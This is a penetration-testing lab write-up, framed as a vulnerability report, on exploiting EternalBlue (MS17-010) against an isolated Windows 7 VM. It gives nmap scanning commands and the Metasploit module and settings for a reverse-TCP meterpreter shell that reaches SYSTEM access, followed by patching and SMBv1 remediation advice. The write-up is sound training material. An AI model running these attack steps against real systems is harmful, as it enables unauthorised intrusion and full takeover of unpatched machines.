**Vulnerability Assessment Report — Windows 7 Exploitation Lab**

**Table of Contents**

1. **Executive Summary**
2. **Introduction**
3. **Scope & Methodology**
4. **Findings**
   * 4.1 Host Discovery
   * 4.2 Service Enumeration
   * 4.3 Vulnerability Scanning
   * 4.4 Exploitation
   * 4.5 post-Exploitation
5. **Remediation Recommendations**
6. **Conclusion**
7. **Appendix: Lab Configuration & Updated Tool References**

**1. Executive Summary**

This report details a controlled lab exploitation of a **Windows 7 Professional SP1 x64** system using a **Kali Linux 2025.2** attacker machine. A critical **MS17-010 (EternalBlue)** vulnerability was identified and exploited, demonstrating how legacy systems with SMBv1 enabled remain exposed to **remote code execution (RCE)** threats.

The lab exercise validated that **unpatched end-of-life operating systems** can be compromised easily using **modern open-source security frameworks**, highlighting the importance of **patch management, secure configurations, and network segmentation**.

**2. Introduction**

**Objective:**

* Identify vulnerabilities on a Windows 7 target.
* Exploit **MS17-010** to achieve SYSTEM-level access.
* Validate post-exploitation capabilities using up-to-date tools and techniques.

**Lab Environment:**

* **Attacker:** Kali Linux 2025.2 — IP: 192.168.20.128
* **Target:** Windows 7 Professional SP1 x64 — IP: 192.168.20.130
* **Network:** Isolated NAT network (192.168.20.0/24)

**3. Scope & Methodology**

**Scope:**

* Single target: Windows 7 (192.168.20.130)
* Focus: **SMBv1 service exploitation**
* Tools: **Nmap**, **Metasploit**, with references to **BloodHound** for possible AD enumeration in extended scenarios.


**Methodology:**

|  |  |  |
| --- | --- | --- |
| Step | Tool/Command | Purpose |
| Host Discovery | nmap -sn 192.168.20.0/24 | Identify live hosts |
| Service Enumeration | nmap -sV 192.168.20.130 | Detect open ports & services |
| Vulnerability Scan | nmap --script vuln 192.168.20.130 | Identify exploitable vulnerabilities |
| Exploitation | msfconsole | Exploit MS17-010 |
| Post-Exploitation | meterpreter | Validate privileges & gather system info |

**4. Findings**

**4.1 Host Discovery**

nmap -sn 192.168.20.0/24




**Result:**

* 5 active hosts detected
* Windows 7 confirmed at **192.168.20.130**

**4.2 Service Enumeration**

nmap -sV 192.168.20.130




**Open Ports:**

* 135/tcp — MS RPC
* 139/tcp — NetBIOS
* 445/tcp — SMB (vulnerable to EternalBlue)

**OS Fingerprint:** Windows 7 Professional SP1 x64

**4.3 Vulnerability Scanning**

nmap --script vuln 192.168.20.130



**Critical Finding:**

* **MS17-010 (CVE-2017-0143)**
  + SMBv1 enabled
  + **High Risk:** Remote Code Execution confirmed exploitable

**4.4 Exploitation**

**Tool:** Metasploit Framework (2025.2, updated)


msfconsole

**Module Used:**

use exploit/windows/smb/ms17\_010\_eternalblue

**Steps:**

1. set RHOST 192.168.20.130
2. set PAYLOAD windows/x64/meterpreter/reverse\_tcp
3. exploit



**Result:**

* Successful **reverse shell**
* Meterpreter session established


**4.5 Post-Exploitation**

sysinfo

* OS: Windows 7 SP1 x64

getuid

* User: **NT AUTHORITY\SYSTEM**



Full **SYSTEM-level control** achieved.

**5. Remediation Recommendations**

|  |  |
| --- | --- |
| Risk | Recommended Action |
| Critical: MS17-010 | Apply patch **KB4012212** immediately. |
| SMBv1 Exposure | Disable SMBv1 on all Windows systems. |
| Legacy OS | Upgrade to a supported OS (Windows 10/11). |
| Network Segmentation | Restrict SMB traffic; isolate legacy systems. |
| Detection & Response | Deploy modern EDR/XDR solutions to monitor SMB and lateral movement. |
| Penetration Testing Environment | Regularly update **Kali Linux** and its tools via official repositories: |

**6. Conclusion**

This assessment confirms that **unpatched Windows 7 systems remain dangerously exploitable** by EternalBlue. The attack was trivial with modern tools like **Metasploit**, demonstrating the urgency of migrating away from unsupported systems and disabling obsolete protocols like **SMBv1**.

Regular vulnerability scans, prompt patching, and continuous monitoring are critical for defending against well-known exploits.

**7. Appendix: Lab Configuration & Updated Tool References**

**Virtualization:**

* Hypervisor: VMware Workstation Pro
* Network: NAT, fully isolated

**Attacker VM:**

* Kali Linux 2025.2
* Tools verified:
  + **Nmap** (nmap --version)
  + **Metasploit Framework** (msfconsole --version)
  + **BloodHound CE** (available for Active Directory mapping if required)

**Target VM:**

* Windows 7 Professional SP1 x64
* SMBv1 enabled by default
* No security patches installed (intentionally vulnerable)

**References**

1. Microsoft Security Bulletin. (2017). \*MS17-010: Security Update for Microsoft Windows SMB Server (4013389)\*.  
   <https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010>
2. MITRE Corporation. (2017). \*CVE-2017-0143: Windows SMB Remote Code Execution Vulnerability\*.  
   <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143>
3. Nmap Project. (2025). *Nmap Network Scanning: Official Documentation*.  
   <https://nmap.org/book/man.html>
4. Rapid7. (2025). *Metasploit Framework Documentation: EternalBlue Exploit Module*.  
   <https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/>
5. Microsoft. (2020). *How to detect, enable, and disable SMBv1, SMBv2, and SMBv3 in Windows*.  
   <https://learn.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3>
6. US-CERT. (2017). \*Alert (TA17-132A): SMB Security Best Practices\*. Cybersecurity & Infrastructure Security Agency.  
   <https://www.cisa.gov/news-events/alerts/2017/05/12/alert-ta17-132a>
7. National Institute of Standards and Technology (NIST). \*National Vulnerability Database (NVD) - CVE-2017-0143\*.  
   <https://nvd.nist.gov/vuln/detail/CVE-2017-0143>
8. SANS Institute. (2024). *Windows Security Hardening Checklist*.  
   <https://www.sans.org/posters/windows-security-hardening-cheat-sheet/>